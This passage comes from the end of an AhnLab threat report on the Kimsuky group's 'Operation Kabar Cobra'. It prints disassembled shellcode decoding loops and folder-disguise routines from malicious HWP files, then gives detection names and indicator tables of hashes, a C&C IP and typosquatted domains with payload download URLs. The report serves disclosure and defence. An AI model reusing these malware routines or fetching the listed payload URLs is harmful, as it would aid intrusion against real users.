00230158  8A56 FF     MOV DL,BYTE PTR DS:[ESI-1]
0023015B  8AC3        MOV AL,BL
0023015D  32C2        XOR AL,DL
0023015F  3006        XOR BYTE PTR DS:[ESI],AL
00230161  46          INC ESI
00230162  41          INC ECX
00230163  3B4D F8     CMP ECX,DWORD PTR SS:[EBP-8]
00230166  ^75 ED      JNZ SHORT 00230155
00230168  8B37        MOV ESI,DWORD PTR DS:[EDI]
0023016A  33FF        XOR EDI,EDI
0023016C  47          INC EDI
0023016D  47          INC EDI
0023016E  46          INC ESI
0023016F  46          INC ESI
00230170  8A06        MOV AL,BYTE PTR DS:[ESI]
00230172  8BCF        MOV ECX,EDI
00230174  83E1 07     AND ECX,7
00230177  8AD8        MOV BL,AL
00230179  D2E3        SHL BL,CL
0023017B  B2 08       MOV DL,8
0023017D  2AD1        SUB DL,CL
0023017F  8ACA        MOV CL,DL
00230181  D2E8        SHR AL,CL
00230183  02C3        ADD AL,BL
00230185  33C7        XOR EAX,EDI
00230187  8806        MOV BYTE PTR DS:[ESI],AL
00230189  46          INC ESI
0023018A  47          INC EDI
0023018B  3B7D F8     CMP EDI,DWORD PTR SS:[EBP-8]
0023018E  ^75 E0      JNZ SHORT 00230170
```

2018년 종전선언.HWP

[그림 58] 악성 한글 파일의 쉘코드 비교

 © AhnLab, Inc. All rights reserved. 

또한 [그림 59]와 같이 Kimsuky 그룹의 악성코드 중 일부는 %APPDATA%₩Microsoft₩HNC라는 폴더에 악성코드를 생성하거나 수집한 정보를 저장한다. 이는 한글 프로그램(HNC)과 관련된 파일로 위장하기 위함으로 보인다.

```
pszPath         = byte ptr -104h
hInstance       = dword ptr  4
hPrevInstance   = dword ptr  8
lpCmdLine       = dword ptr  0Ch
nShowCmd        = dword ptr  10h

                sub     esp, 104h
                mov     ecx, 41h
                xor     eax, eax
                push    esi
                push    edi
                lea     edi, [esp+10Ch+pszPath]
                push    eax             ; fCreate
                rep stosd
                lea     eax, [esp+110h+pszPath]
                push    1Ah             ; csidl
                push    eax             ; pszPath
                push    0               ; hwnd
                call    ds:SHGetSpecialFolderPathA
                lea     ecx, [esp+10Ch+pszPath]
                push    offset String2  ; "₩₩Microsoft₩₩HNC₩₩"
                push    ecx             ; lpString1
                call    ds:lstrcatA
                lea     edx, [esp+10Ch+pszPath]
                push    0               ; lpSecurityAttributes
                push    edx             ; lpPathName
                call    ds:CreateDirectoryA
                lea     eax, [esp+10Ch+pszPath]
                push    104h            ; cchBuffer
                lea     ecx, [esp+110h+pszPath]
                push    eax             ; lpszShortPath
                push    ecx             ; lpszLongPath
                call    ds:GetShortPathNameA
                mov     esi, ds:wsprintfA
                lea     edx, [esp+10Ch+pszPath]
                push    offset a1_hwp   ; "1.hwp"
                push    edx
                push    offset aSS      ; "%s%s"
```

2016년 메모리 실행 악성코드
(2016년 제46차 원내대책회의 모두발언.hwp)

```
pszPath         = qword ptr -138h
PathName        = byte ptr -128h
Dst             = byte ptr -127h
var_18          = qword ptr -18h

                sub     rsp, 158h
                mov     rax, cs:__security_cookie
                xor     rax, rsp
                mov     [rsp+158h+var_18], rax
                lea     rcx, [rsp+158h+Dst] ; Dst
                xor     edx, edx        ; Val
                mov     r8d, 103h       ; Size
                mov     [rsp+158h+PathName], 0
                call    memset
                xor     r9d, r9d        ; dwFlags
                lea     rax, [rsp+158h+PathName]
                lea     edx, [r9+1Ah]   ; csidl
                xor     r8d, r8d        ; hToken
                xor     ecx, ecx        ; hwnd
                mov     [rsp+158h+pszPath], rax ; pszPath
                call    cs:SHGetFolderPathA
                lea     r8, Src         ; "₩₩Microsoft₩₩HNC"
                lea     rcx, [rsp+158h+PathName] ; Dst
                mov     edx, 104h       ; SizeInBytes
                call    strcat_s
                lea     rcx, [rsp+158h+PathName] ; lpPathName
                xor     edx, edx        ; lpSecurityAttributes
                call    cs:CreateDirectoryA
                xor     eax, eax
                lea     rdx, unk_18002AAF0
                nop     dword ptr [rax+rax+00000000h]

loc_180003B20:                          ; CODE XREF: sub_180003AA0+8F↓j
                movzx   ecx, [rsp+rax+158h+PathName]
                lea     rax, [rax+1]
                mov     [rax+rdx-1], cl
                test    cl, cl
                jnz     short loc_180003B20
```

2017년 hwpkor.dll
(2017년 core.dll에 의해서 다운로드)

[그림 59] 2016년 메모리 실행 악성코드(왼쪽)와 2017년 hwpkor.dll(오른쪽)

지금까지 악성코드 프로파일링을 통해 확인한 특징을 요약하면 다음과 같다.

- 악성 한글 문서에 동일한 쉘코드 존재
- 악성 스크립트의 코드 및 동작 방식 동일
- core.dll과 추가로 생성된 악성코드의 코드 및 동작 방식 동일
- C&C 서버와 연결된 IP 동일

이러한 특징을 근거로 오퍼레이션 카바 코브라로 명명된 공격을 주도한 것은 Kimsuky 그룹으로 추정된다.

 © AhnLab, Inc. All rights reserved. 

# 결론

Kimsuky 그룹은 2016년 후반까지는 정보 수집을 위한 표적 공격에 주력했다. 그러나 이번 오퍼레이션 카바 코브라를 통해서 확인한 것처럼, 현재 그들은 소속 국가의 정치적, 경제적 상황을 타계하기 위해 투 트랙(two track) 방식의 표적 공격을 전개하고 있다.

지금까지도 Kimsuky 그룹으로 의심되는 공격 사례를 비롯해 한국 기관 및 기업을 노린 다수의 표적 공격이 발생하고 있다. 정치적 협력 관계와는 별개로, Kimsuky 그룹을 포함해 우리나라에서 활동하고 있는 여러 공격 그룹의 움직임을 지속적으로 관찰하고 대응하기 위해 국가 기관과 보안 업체들의 긴밀한 공조가 요구되는 시점이다.

또한 이번 사례에서 확인한 것처럼 여전히 알려진 취약점을 이용한 표적 공격이 계속되고 있다. 따라서 기업 및 기관에서는 지속적이며 효과적인 패치 관리를 통해 운영체제 및 소프트웨어 취약점을 이용한 공격에 대비해야 한다.

# 안랩 제품 대응 현황

안랩 V3 제품군에서는 오퍼레이션 카바 코브라와 관련된 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

| MD5 | V3 진단명 | V3 엔진 버전 |
|---|---|---|
| 20301fdd013c836039b8cfe0d100a1d7 | Trojan/Win32.Agent | 2019.01.21.02 |
| b02f3881321f0912b2ae3f27498c448f | Trojan/Win32.XwDoor | 2014.01.28.03 |
| cd705902ea42d0de2a8456b055c3bb87 | Malware/Win32.Possible_scrdl | 2019.02.02.01 |

 © AhnLab, Inc. All rights reserved. 

| | | |
|---|---|---|
| 54783422cfd7029a26a3f3f5e9087d8a | HWP/Exploit | 2014.12.10.06 |
| b7359ae1a83323d3671e7c3a63ce7bf1 | OLE/Cve-2017-11882.Gen | 2018.04.05.03 |
| b994bd755e034d2218f8a3f70e91a165 | Backdoor/Win32.Agent | 2019.01.07.09 |
| ba89337af43f0b07a35cc892ac95112a | Backdoor/Win32.Akdoor | 2017.07.13.00 |
| 874c0ec36be15fe3403f3abad6ecea75 | Downloader/Win32.Agent | 2017.06.20.00 |
| ab73b1395938c48d62b7eeb5c9f3409d | Win-Trojan/Agent.5248512 | 2013.09.12.00 |
| f22db1e3ea74af791e34ad5aa0297664 | JS/Agent | 2018.05.31.03 |
| 11fc4829c2fff9fb240acbd71c60fc67 | Dropper/Win32.TeamRat | 2014.04.10.01 |
| 6106449779d453be4ae28d89f207e921 | Trojan/Win32.Agent | 2019.01.07.07 |
| 95410a32a76aecb099af53255bb90737 | Backdoor/Win32.Akdoor | 2017.05.26.03 |
| dc1196876d9a59ab477ebc62d07a255e | Malware/Win32.Possible_scrdl | 2019.02.02.01 |
| 0eb739c8faf77dae0546ff447ad06038 | Dropper/Win32.Agent | 2019.01.07.07 |
| 242c31d0ce2109fdface788663e90f49 | Trojan/Win32.Agent | 2019.01.07.07 |
| 66b73fba4e47b3184edd75b0ce9cf928 | Trojan/Win32.Agent | 2019.01.21.02 |
| 71ec829db01818d305552ec4ebb1c258 | Backdoor/Win32.Agent | 2019.01.08.00 |
| 9c3396aa94083916227201bf1396a2ca | Dropper/Win32.Agent | 2019.01.07.07 |
| 1dfe826f71c20ff04987a9160c177e46 | Backdoor/Win32.Agent | 2019.01.07.09 |
| 48d9e625ea3efbcbef3963c8714544a7 | HWP/Exploit | 2019.02.07.09 |
| 4de21c3af64b3b605446278de92dfff4 | Trojan/Win32.Akdoor | 2018.05.30.00 |
| b49bbc11ed000211a5af7eb35f596886 | VBS/Exploit | 2019.02.12.00 |
| 8332be776617364c16868c1ad6b4efe7 | HWP/Exploit | 2018.05.23.04 |
| 9d685308d3125e14287ecb7fbe5fcd37 | Backdoor/Win32.Agent | 2019.01.07.09 |
| bb42e6649d927899c816cc04c2bffc06 | Trojan/Win32.Agent | 2017.06.12.00 |
| 2fdf23367c604511d019a6914c50bc0b | Trojan/Win32.Agent | 2017.06.12.00 |

 © AhnLab, Inc. All rights reserved. 

| | | |
|---|---|---|
| AEA8D3002132094A58D5189A8E886CF8 | HWP/Exploit | 2017.05.31.03 |
| 08523230E221246BB59CDE7C3E8363C7 | Trojan/Win32.Akdoor | 2016.09.28.01 |
| 2f26f3a883aeca9a11769664fc7d4750 | Backdoor/Win32.Akdoor | 2017.05.26.03 |
| 566cc6129dc887629a7131821c7547e5 | Trojan/Win32.Agent | 2017.06.12.00 |
| a45ba001c3abee03bda49c6816d9a17c | Backdoor/Win32.Agent | 2019.01.08.00 |

# IoC (Indicators of Compromise) 정보

1. MD5

| |
|---|
| 2019 사업계획서.hwp{공백}.exe 0eb739c8faf77dae0546ff447ad06038<br>미디어 권력이동⑥-넷플렉스, 유튜브.hwp{공백}.exe 9c3396aa94083916227201bf1396a2ca<br>중국-연구자료.hwp{공백}.scr 20301fdd013c836039b8cfe0d100a1d7<br>AR.xls{공백}.exe dc1196876d9a59ab477ebc62d07a255e<br>{미상}.exe cd705902ea42d0de2a8456b055c3bb87 |
| Freedom.dll & AhnLabMon.dll & AlyacMonitor.db<br>242c31d0ce2109fdface788663e90f49<br>6106449779d453be4ae28d89f207e921<br>66b73fba4e47b3184edd75b0ce9cf928 |
| Cobra.dll<br>b994bd755e034d2218f8a3f70e91a165<br>1DFE826F71C20FF04987A9160C177E46<br>1A082A388A285E7FC4541124794F3910 |
| secu32_init.inf<br>71EC829DB01818D305552EC4EBB1C258<br>2fdf23367c604511d019a6914c50bc0b |
| private32.db<br>566cc6129dc887629a7131821c7547e5 |

 © AhnLab, Inc. All rights reserved. 

| |
|---|
| 9D685308D3125E14287ECB7FBE5FCD37 |
| core.dll<br>bb42e6649d927899c816cc04c2bffc06<br>874C0EC36BE15FE3403F3ABAD6ECEA75<br>4DE21C3AF64B3B605446278DE92DFFF4<br>95410A32A76AECB099AF53255BB90737<br>tvengine.dll a45ba001c3abee03bda49c6816d9a17c<br>ariaK.dll 0a50827a4897a43a882c8d3c691d943d<br>IECheck.dll 02dae3046d1669a55785ba935b0e3f0b<br>45D3.tmp ba89337af43f0b07a35cc892ac95112a<br>MsMpQhp.exe 74c3011b6980bea23d119822d979a364 |
| TeamViewer<br>ab73b1395938c48d62b7eeb5c9f3409d<br>b02f3881321f0912b2ae3f27498c448f<br>11fc4829c2fff9fb240acbd71c60fc67 |
| 2014 한울 1,2 호기 설계 변경 사항.hwp 54783422CFD7029A26A3F3F5E9087D8A<br>2018 종전선언.hwp 8332be776617364c16868c1ad6b4efe7<br>fontchk.jse f22db1e3ea74af791e34ad5aa0297664<br>2월 1주차 국제안보군사정세.hwp 48d9e625ea3efbcbef3963c8714544a7<br>IE 취약점(CVE-2018-8174) B49BBC11ED000211A5AF7EB35F596886<br>2016년 제46차 원내대책회의 모두발언.hwp AEA8D3002132094A58D5189A8E886CF8<br>0x0ED6D109-0xED81000.mem.pe.exe 08523230E221246BB59CDE7C3E8363C7<br>hwpkor.dll 2f26f3a883aeca9a11769664fc7d4750 |

2. C&C 및 URL

| IP | URL | FULL URL |
|---|---|---|
| 185.224.138.29 (NE) | navem-rnail.hol.es | navem-rnail.hol.es/est/down/msofficeupdate64 |
| | myaccounnts-goggle.esy.es | |
| | bmail-or-kr.esy.es | |
| | aiyac-updaite.hol.es | aiyac-updaite.hol.es/est/down/alyacmonitor64<br>aiyac-updaite.hol.es/est/down/msofficeupdate64 |
| | rnyacount-jpadmin.hol.es | rnyacount-jpadmin.hol.es/est/down/msofficeupdate64 |

 © AhnLab, Inc. All rights reserved. 

| | | |
|---|---|---|
| | | rnyacount-jpadmin.hol.es/est/down/fw.a |
| | ms-performance.hol.es | ms-performance.hol.es/mysite/down/msperformancecheck.b<br>ms-performance.hol.es/mysite/down/msperformancecheck64 |
| | suppcrt-seourity.esy.es | |
| | ahnniab.esy.es | ahnniab.esy.es/w/down/alyacmonitor.a<br>ahnniab.esy.es/w/down/tvEngine.dll |
| | daum-safety-team.esy.es | |
| | myacccounts-goggle.esy.es | |
| | myacccount-goggle.esy.es | |
| | nav-mail.hol.es | |
| | mail-support.esy.es | |
| | my-homework.890m.com | my-homework.890m.com/gnu/download/tvEngine.dll<br>my-homework.890m.com/gnu/download/list.dll |
| | nid-mail.hol.es | |
| | nid-mail.esy.es | nid-mail.esy.es/gnu//download/tmp.dll<br>nid-mail.esy.es/gnu//download/notepad64.exe<br>nid-mail.esy.es/bbs/data/tmp/x64/wall.cab<br>nid-mail.esy.es/bbs/data/tmp/logger/private32<br>nid-mail.esy.es/bbs/data/tmp/logger/private64<br>nid-mail.esy.es/bbs/data/tmp/logger/secu32_init<br>nid-mail.esy.es/bbs/data/tmp/logger/secu64_init |
| | nid-mail.pe.hu | |
| | newsea36-chol.esy.es | |
| | acount-qooqle.pe.hu | |
| | myprofileacc.pe.hu | |
| | customer-center.esy.es | |

AhnLab © AhnLab, Inc. All rights reserved.

| | | |
|---|---|---|
| | need-nver.hol.es | |
| | daum-settting.hol.es | |
| | nid-never.pe.hu | |
| | nid-naver.hol.es | |

# ※별첨

## 도움주신 분들

이번 OPERATION: KABAR COBRA 분석 리포트가 나오기까지 많은 분들의 도움과 피드백이 있었습니다.

그 분들께 감사의 마음을 전합니다.

- 안랩 ASEC대응팀 박태환, 양태연, 이선호
- 안랩 분석연구팀 차민석
- 이스트시큐리티 문종현
- 금융보안원 장민창
- 한국인터넷진흥원(KISA) 김병재
- 그 외 헌신(獻身)하는 무명(無名)의 보안 전문가들

AhnLab © AhnLab, Inc. All rights reserved.